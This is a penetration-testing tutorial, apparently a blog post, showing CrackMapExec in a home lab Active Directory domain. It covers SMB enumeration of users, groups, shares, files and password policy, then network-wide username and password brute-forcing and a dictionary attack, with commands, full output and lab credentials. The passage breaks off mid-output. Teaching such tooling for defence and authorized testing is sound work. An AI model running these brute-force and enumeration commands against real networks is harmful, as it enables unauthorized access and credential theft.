

Hacking Articles

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Red Teaming

Lateral Movement on Active Directory: CrackMapExec

May 7, 2020 By Raj Chandel

In this article, we learn to use crackmapexec. This tool is developed by byt3bl33d3r. I have used this tool many times for both offensive and defensive techniques. And with my experience from this tool, I can say that the tool is so amazing that one can use it for situational awareness as well as lateral movement. You can download the tool from [here](#).

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Introduction to Crackmapexec

Crackmapexec, also known as CME, is a post-exploitation tool. The developer of the tool describes it as a “swiss army knife for pen-testing networks”, which I find is an apt description. The tool is developed in python and lets us move laterally in an environment while being situationally aware. It abuses the Active Directory security by gathering all the information from IP addresses to harvesting the credentials from SAM. And this is the only information we need for our lateral movement. It also offers us numerous modules such as mimikatz, web delivery, wdigest, etc. to make dumping of credentials and getting a session easy. Hence, making an attacker all-powerful by letting them living off the Land.

Configurations Used for Practical

- Target: Windows Server 2016
- Attacker: Kali Linux 2020.1

Here, in our lab scenario, we have configured the following settings on our systems.

Windows Server Details

- Domain: ignite.local
- User: Administrator
- Password: Ignite@987
- IP Address: 192.168.1.105


Windows Client Details

- OS: Windows 10
- IP Address: 192.168.1.106
- Users: kavish, geet, aarti, yashika
- Password: Password@1

Installation

The installation for this tool is most simple as for installation just use the following command:

```
apt install crackmapexec
```



```
root@kali:~# apt install crackmapexec
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer
required:
  cython enchant libayatana-ido3-0.4-0 libbfio1 libboost-regex1.67
  libisc-export1104 libisc1100 libisc1104 libisl21 libjim0.77 libj
  linux-headers-5.3.0-kali2-amd64 linux-headers-5.3.0-kali2-common
  python-backports.functools-lru-cache python-bcrypt python-blinke
  python-django python-dnspython python-editor python-egenix-mxdat
  python-flask-kvsession python-flask-login python-flask-mail pyth
  python-hamcrest python-html2text python-html5lib python-hupper p
  python-markupsafe python-marshmallow python-marshmallow-sqlalche
  python-pcapfile python-pefile python-plaster python-png python-p
  python-pyquery python-qrcode python-repoze.lru python-scapy pyth
  python-sqlalchemy python-sqlalchemy-ext python-sqlalchemy-schema
  python-twisted-bin python-twisted-core python-txaio python-tz py
  python-wsaccel python-wtforms python-yaml python-zope.component
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
```

Note: if the above command gives any issue then we recommend you to perform an apt update and upgrade on your Kali.

Enumeration: Discovering IPs

To discover the IPs on the target network, use the following command:

```
crackmapexec smb 192.168.1.0/24
```

```
root@kali:~# crackmapexec smb 192.168.1.0/24
SMB 192.168.1.103 445 DESKTOP-9C22C07 [*] Windows 10 Pro 18362 x64 (nam
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard
SMB 192.168.1.106 445 DESKTOP-RGP209L [*] Windows 10.0 Build 18362 x64
```

And as shown in the image above, you will have the list of the IPs.

In a general sense, the syntax for crackmapexec is:

crackmapexec <protocol> <Target_IP> -u '<username>' -p '<passwprd>'

Which will bring out the command to be:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987'
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987'
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 1439
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
```

Enumeration: Users

To find out all the lists of the users in your target system, we will use the '--user' parameter.

Hence, the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --users
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --users
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Enumerated domain user(s)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\Administrator badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\Guest badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\DefaultAccount badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\krbtgt badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\yashika badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\geet badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\aaarti badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\PI1000-3MFD4LDN1VTV badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_195ac04be8c140048 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_4c397e3a678c4b169 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_20db1747e41e4819a badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_8fbff1f05b7c418da badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_fafb5649db9644c49 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_c0b1758feadf42abb badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_555a8cdd81f14d9a8 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_8b7c24749eae46cfa badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SM_a5503dd828c64f048 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailboxf574a3a badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox06b7664 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox1eb4aa3 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox0a5a569 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailboxd7cfd99 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox41cc604 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox0ab8a6a badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox0bc5951 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox55e60d4 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailboxb6dd973 badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\HealthMailbox23061dc badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\SVC_SQLService badpwdcount
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 ignite.local\kavish badpwdcount

```

As shown in the above image, the execution of the above command will show the users of the target system.

Enumeration: Groups

To get the details of the groups from the target system, use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --groups
```



```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --groups
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (n
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Enumerated domain group(s)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Administrators membercount: 3
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Users membercount: 3
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Guests membercount: 2
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Print Operators membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Backup Operators membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Replicator membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Remote Desktop Users membercount: 1
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Network Configuration Operators membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Performance Monitor Users membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Performance Log Users membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Distributed COM Users membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 IIS_IUSRS membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Cryptographic Operators membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Event Log Readers membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Certificate Service DCOM Access membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 RDS Remote Access Servers membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 RDS Endpoint Servers membercount: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 RDS Management Servers membercount: 0

```

Enumeration: Text files

To get all the information of the text files in the target system, such as path, use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C:\$
```

```

root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C\$ --pattern txt
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Started spidering
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Spidering .
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/wwwroot/file.txt [lastm:'2020-04-30 15:28' size:153]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/VMware/VMware Tools/open_source_licenses.txt [lastm:'2020-04-
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Windows Defender/ThirdPartyNotices.txt [lastm:'2020-04-15 21
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceAmharic.txt [las
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceArray.txt [lastm
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceDayi.txt [lastm:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceIgrinya.txt [la
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceYi.txt [lastm:'20
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_BeforeEach
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_Mocking.h
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_Pester.he
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_should.he
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_TestDrive
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WinRAR/License.txt [lastm:'2020-04-15 08:32' size:6880]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WinRAR/Rar.txt [lastm:'2020-04-15 08:32' size:107330]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WinRAR/ReadMe.txt [lastm:'2020-04-15 08:32' size:1279]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/WinRAR/WhatsNew.txt [lastm:'2020-04-15 08:32' size:93732]

```

Enumeration: Log Files

Similarly, to retrieve the information of log files from the target system, use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C:\$
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C\$ --pattern log
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Started spidering
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Spidering .
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/PerfLogs [dir]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs [dir]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles [dir]
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/FTPSVC2/u_ex200420.log
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/FTPSVC2/u_ex200428.log
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200419.log [
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200420.log [
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200425.log [
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200430.log [
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200501.log [
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Common Files/microsoft shared/i
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Common Files/microsoft shared/i
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 //192.168.1.105/C$/Program Files/Mozilla Firefox/install.log [la
```

This way you can access the information on any file extension such as exe, etc.

Enumeration: Shares

To know what folders are shared among the network and what permissions they have, we can use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --shares
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --shares
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 [+] Enumerated shares
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 Share          Permissions     Remark
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 -----
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 ADMIN$         READ,WRITE      Remote Admin
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 C$             READ,WRITE      Default share
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 hackme         READ,WRITE
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 IPC$           Remote IPC
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 NETLOGON       READ,WRITE      Logon server share
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 SYSVOL         READ            Logon server share
SMB      192.168.1.105    445      WIN-S0V7KMTVLD2 Users          READ,WRITE
```

As shown in the image above, we will have all the information for share folders in the network.

Enumeration: Sessions

The active sessions details can be found from the command given below:


```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sessions
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sessions
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 143
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Enumerated sessions
```

Enumeration: Password Policies

To know the password policies that have been applied in the target system, CME provides us with the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --pass-pol
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --pass-pol
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Dumping password info for domain: IGNITE
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Minimum password length: 7
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password history length: 24
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Maximum password age:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Password Complexity Flags: 000001
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Domain Refuse Password Change: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Domain Password Store Cleartext: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Domain Password Lockout Admins: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Domain Password No Clear Change: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Domain Password No Anon Change: 0
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Domain Password Complex: 1
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Minimum password age:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Reset Account Lockout Counter: 30 minutes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Locked Account Duration: 30 minutes
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Account Lockout Threshold: None
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 Forced Log off Time: Not Set
```

Executing the above command will give us the details of the password policies as shown in the image above.

Enumeration: Drives

To find out how many drives are there in the target system, with what name; we can use the following command:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --disks
```



```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --disks
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] Enumerated disks
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 C:
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 D:
```

Bruteforce: Username

With crackmapexec, you can also brute force the username that will match our correct password. We will be doing this on the whole network, that is why we will specify the IP range instead of just giving IP. We will do this, with the following command:


```
crackmapexec smb 192.168.1.0/24 -u "kavish" "Administrator" -p "Ignite@987"
```

```
root@kali:~# crackmapexec smb 192.168.1.0/24 -u "Kavish" "Administrator" -p "Ignite@987"
SMB 192.168.1.103 445 DESKTOP-9C22C07 [*] Windows 10 Pro 18362 x64 (name:DESKTOP-9C22C07) (domain:DESKTOP-9C22C07)
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Kavish:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:Ignite@987 STATUS_ACCOUNT_LOCKED
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [-] IGNITE\Kavish:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.106 445 DESKTOP-RGP209L [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (domain:DESKTOP-RGP209L)
SMB 192.168.1.106 445 DESKTOP-RGP209L [-] IGNITE\Kavish:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.106 445 DESKTOP-RGP209L [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
```

Bruteforce: Password

With CME, we can brute-force passwords on a single target system or the whole network. In our practice, we have a brute-forced password on the whole network. To do the said, type:

```
crackmapexec smb 192.168.1.0/24 -u "Administrator" -p "password1" "password2"
```

```
root@kali:~# crackmapexec smb 192.168.1.0/24 -u "Administrator" -p "password1" "password2" "Ignite@987"
SMB 192.168.1.103 445 DESKTOP-9C22C07 [*] Windows 10 Pro 18362 x64 (name:DESKTOP-9C22C07) (domain:DESKTOP-9C22C07)
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:password1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:password2 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:Ignite@987 STATUS_ACCOUNT_LOCKED
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2)
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [-] IGNITE\Administrator:password1 STATUS_LOGON_FAILURE
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [-] IGNITE\Administrator:password2 STATUS_LOGON_FAILURE
SMB 192.168.1.105 445 WIN-S0V7KMTVLD2 [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB 192.168.1.106 445 DESKTOP-RGP209L [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (domain:DESKTOP-RGP209L)
SMB 192.168.1.106 445 DESKTOP-RGP209L [-] IGNITE\Administrator:password1 STATUS_LOGON_FAILURE
SMB 192.168.1.106 445 DESKTOP-RGP209L [-] IGNITE\Administrator:password2 STATUS_LOGON_FAILURE
SMB 192.168.1.106 445 DESKTOP-RGP209L [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
```

Dictionary Attack

CME also enable us to do dictionary on both username and password. Both custom or already made dictionaries can be given for the attack. In our practical, we have given a custom-made dictionary for both usernames and passwords. This attack can be done on the whole network or a single IP. We are doing this attack on the whole network as we are giving a whole IP range. To initiate the attack, use the following command:

```
crackmapexec smb 192.168.1.0/24 -u /root/Desktop/user.txt -p /root/Desktop/pas
```

```

root@kali:~# crackmapexec smb 192.168.1.0/24 -u /root/Desktop/user.txt -p /root/Desktop/pass.txt
SMB 192.168.1.103 445 DESKTOP-9C22C07 [*] Windows 10 Pro 18362 x64 (name:DESKTOP-9C22C07) (domain:DESKTOP-9C22C07)
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:Ignite@987 STATUS_ACCOUNT_DISABLED
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:Admin@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\Administrator:Password@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\raj:Ignite@987 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\raj:Admin@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\raj:Password@1 STATUS_LOGON_FAILURE
SMB 192.168.1.103 445 DESKTOP-9C22C07 [-] DESKTOP-9C22C07\raarti:Ignite@987 STATUS_LOGON_FAILURE
